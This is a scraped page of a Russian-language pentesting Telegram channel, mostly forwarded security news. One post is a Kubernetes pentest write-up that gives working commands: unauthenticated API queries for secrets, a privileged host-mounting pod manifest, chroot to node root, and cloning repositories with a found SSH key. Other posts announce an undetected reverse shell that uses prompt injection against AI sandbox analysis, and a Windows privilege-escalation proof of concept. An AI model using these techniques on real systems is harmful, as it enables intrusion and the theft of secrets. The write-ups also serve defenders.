TGViewer
Channel Public Channel
Fsecurity | HH

Fsecurity | HH

@hellohackingteam

👾 Канал про КБ и пентест
Наш Discord: https://discord.gg/Eg8aDS7Hn7
✉️ По сотрудничеству: @OxHaskar
🍩 Поддержать: https://www.donationalerts.com/r/xackapb
Subscribers
2.06K
Photos
1.8K
Videos
111
Links
6.8K

Showing posts older than #7644 · Back to latest

Older Posts 20 shown
Post #7643 236
Всем хак! 👋

Некоторое время я отсутствовал — были непростые дни, потому что я сдавал экзамен CPTS от HackTheBox. Но главная цель этого поста — поблагодарить тех, кто поддерживал меня по‑разному. Каждый из вас знает, за что ему спасибо 👾

Огромная благодарность:
- Lolechka
- Arrsi
- .Morttyyy
- TryNet
- Ohiko
P.S. Ваша помощь бесценна — спасибо!

Также печальная новость: сервер наших партнёров Linux Team внезапно исчез — прошу вас заглянуть к ним и поддержать в восстановлении

Отдельное спасибо всему сообществу Fsecurity 🫡
  • 🔥 2
  • 👍 1
  • 😁 1
Post #7642 207

Forwarded from Pentest Notes

🚨Обнаружена Уязвимость в модуле для CMS Bitrix «INTEC:Ядро» от разработчика "INTEC".

BDU пока нет, но судя по оперативной реакции, предположу что уязвимость Критическая.

Я не разработчик и наверное что-то не понимаю в безопасном написании кода, но возможно стоит на админских эндпоинтах использовать админскую проверку prolog_admin_before.php вместо обычной prolog_before.php.
(Bitrix-аутентификация администратора не проверяется. Скрипт контейнера сохраняется в БД и выполняется через eval() при рендере страницы.)

Уязвимый модуль установлен на более чем 1000 ресурсах.

Рекомендуют:
➡️ Восстановить резервную копию сайта от 27.04.2026 или более ранней даты.
➡️ Установить последние обновления (актуальная версия 1.2.30) модуля Intec.Core.
➡️ Обновить систему 1С-Битрикс до последней актуальной версии.

💫 @pentestnotes
Post #7641 198
Post #7640 198

Forwarded from Ralf Hacker Channel (Ralf Hacker)

Ресурс redteam.community продолжает развиваться, и вот недавно там появился раздел с конференциями, где собирают все доклады с прошедших ивентов, и есть анонсы на будущие))

Еще там много других ресурсов, лаб, а в разработке новые разделы, так что можно следить)

#info
Post #7639 214
Fsecurity | HH Спустя два месяца затишья сделал ролик про Adaptix C2 👾 Поддержите видео лайком и комментарием, если оно будет вам полезно! Приятного просмотра: https://youtu.be/nbZxp55qs98
👉🏻
Post #7637 205

Forwarded from 1N73LL1G3NC3


MiniPlasma (Windows unpatched LPE)

CVE-2020-17103 was apparently not patched or the patch was reversed, regardless this the PoC for an LPE in cldflt.sys, weaponized to spawn a SYSTEM shell. Success rate may vary since it's a race condition.
Post #7636 214
Post #7635 170
Discord сервер
👆🏻Тут можно пообщаться и найти много полезной информации 🦈
Post #7634 184

Forwarded from purple shift

Мы уже рассказывали, как наши пентестеры находят и анализируют кластеры Kubernetes. А сегодня — история о том, какие интересные доступы можно получить через такие кластеры.

На одном из проектов после попадания во внутреннюю сеть мы обнаружили хост, у которого для сервиса на порту 443/TCP используется сертификат с common name: system:kube-apiserver. Похоже, это нода кластера Kubernetes c Kubernetes API?

К нашему удивлению, API было доступно без аутентификации (проверяли только GET-запросы). Мы смогли получить данные о неймспейсах, подах и, что самое интересное, секретах. Сделали вывод, что это тестовый кластер Kubernetes. Но мы решили, что он все равно достоин внимания:

proxychains4 curl -vk https://<ip_address>/api/v1/namespaces
proxychains4 curl -vk https://<ip_address>/api/v1/nodes
proxychains4 curl -vk https://<ip_address>/api/v1/pods
proxychains4 curl -vk https://<ip_address>/api/v1/secrets


Из секретов мы получили токены 31 сервисной учётной записи (да, без аутентификации). Изучили привилегии этих учёток (объекты clusterrolebinding и clusterrole) и обнаружили, что с их использованием можно выполнять любые действия по управлению кластером, включая изменение ролей сервисных учетных записей, создание подов и исполнение команд в подах.

Чтобы получить возможность исполнения команд на ноде, создали под с такой конфигурацией (контейнеры в кластере использовали образы из локального docker registry, так что в конфигурации мы указали один из используемых образов):

apiVersion: v1
kind: Pod
metadata:
creationTimestamp: null
labels:
run: <my-pod>
name: <my-pod>
spec:
volumes:
- name: host-filesystem
hostPath:
path: /
containers:
- command:
- sleep
- 2d
image: <link_to_image>
name: <my-pod>
volumeMounts:
- mountPath: /mnt/
name: host-filesystem
resources: {}
securityContext:
privileged: true
runAsUser: 0
dnsPolicy: ClusterFirst
restartPolicy: Always
nodeName: <node_name>
hostNetwork: true
hostPID: true
hostIPC: true
status: {}


Команда для создания пода:
HTTPS_PROXY=socks5://127.0.0.1:1080 kubectl --server=https://<ip_address>:443 --insecure-skip-tls-verify=true --token <token> create -f <pod.yml>


После создания пода запустили bash и изменили корневую директорию на корневую директорию ноды:
HTTPS_PROXY=socks5://127.0.0.1:1080 kubectl --server=https://<ip_address>:443 --insecure-skip-tls-verify=true --token <token> exec -it <my-pod> -- bash

chroot /mnt


Так мы получили рутовый доступ на ноде (для закрепления можно было положить ключ в authorized_keys). В кластере было четыре ноды, поэтому было создано четыре пода с разными nodeName для исполнения на каждой ноде.

После получения привилегированного доступа на одной из нод в файле /opt/some-service/config.yaml была обнаружена ссылка на файл в репозитории:
https://bitbucket.domain.local/projects/SERVICE/repos/service-back/browse/some/dir/config.java


А в директории /home/some-user/.ssh/ был обнаружен файл с приватным SSH-ключом identity.bitbucket.domain.local. Мы склонировали этот репозиторий и поискали в нем упоминания других. Нашлось 89 репозиториев.

git clone ssh://git@bitbucket.domain.local/SERVICE/service-back
grep -r -i 'bitbucket.domain.local' ./service-back


К тем репозиториям, что мы пробовали склонировать, удалось получить доступ с помощью обнаруженного ключа. Предполагаем, что далее мы могли бы найти больше репозиториев с исходным кодом приложений заказчика, и ко всем получили бы доступ с этим ключом.

Выводы:

Для команды красных: даже если вы понимаете, что попали в тестовую среду, не бросайте хост, осмотритесь. Может, найдете что-то полезное или расширите сетевой доступ.

Для команды синих: не забывайте про тестовые среды, их тоже нужно защищать.

Для всех: даже если вы думаете, что что-то невозможно (например, получение секретов из Kubernetes API без аутентификации) — стоит проверить. Вдруг оно сработает именно в этот раз.
  • 🔥 2
Post #7629 206
Post #7627 163

Forwarded from 1N73LL1G3NC3

ReverseShell_2026_05.ps1

ReverseShell with AI behaviour analysis bypass (prompt injection targeting sandbox analysis). As of May 4, 2026, undetected by all antivirus engines (0/61). These files typically remain usable for about 2–3 weeks before antivirus vendors begin flagging them.
Post #7625 150

Forwarded from purple shift

В Windows 11 версии 24H2 и Windows Server 2025 добавлены новая политика и события аудита NTLM. Расширенный аудит поддерживает улучшенный мониторинг безопасности и идентификацию устаревших зависимостей проверки подлинности NTLM.

Ранее в новых ОС Windows при установке с нуля стали по умолчанию включать различные методы защиты от релей-атак, такие как EPA, SMB signing и LDAP-channel binding. Тем не менее, при апгрейде со старых версий ОС настройки будут оставаться прежние, и атаки будут работать.

Поэтому обращаем внимание на новые события:

— 4020 (Informational)
— 4021 (Warning) "This machine attempted to authenticate to a remote resource via NTLM”
— 4022 (Informational)
— 4023 (Warning) “A remote client is using NTLM to authenticate to this workstation”

Эти события можно использовать для детектирования coercing-атак либо для анализа  нетипичных  настроек NTLM-аутентификации.

На скриншоте выше — как раз пример coercing-атаки: цепочка событий 4023 и 4021 с одного IP-адреса атакующего.
Post #7623 129
Older posts →
Threads Profile ViewerView any public Threads profile without an account.Open ThreadLook →Writing with AI? Make it sound human.Metric37 rewrites AI drafts so they read naturally. Free AI detector, 1,500 words free.Try Metric37 →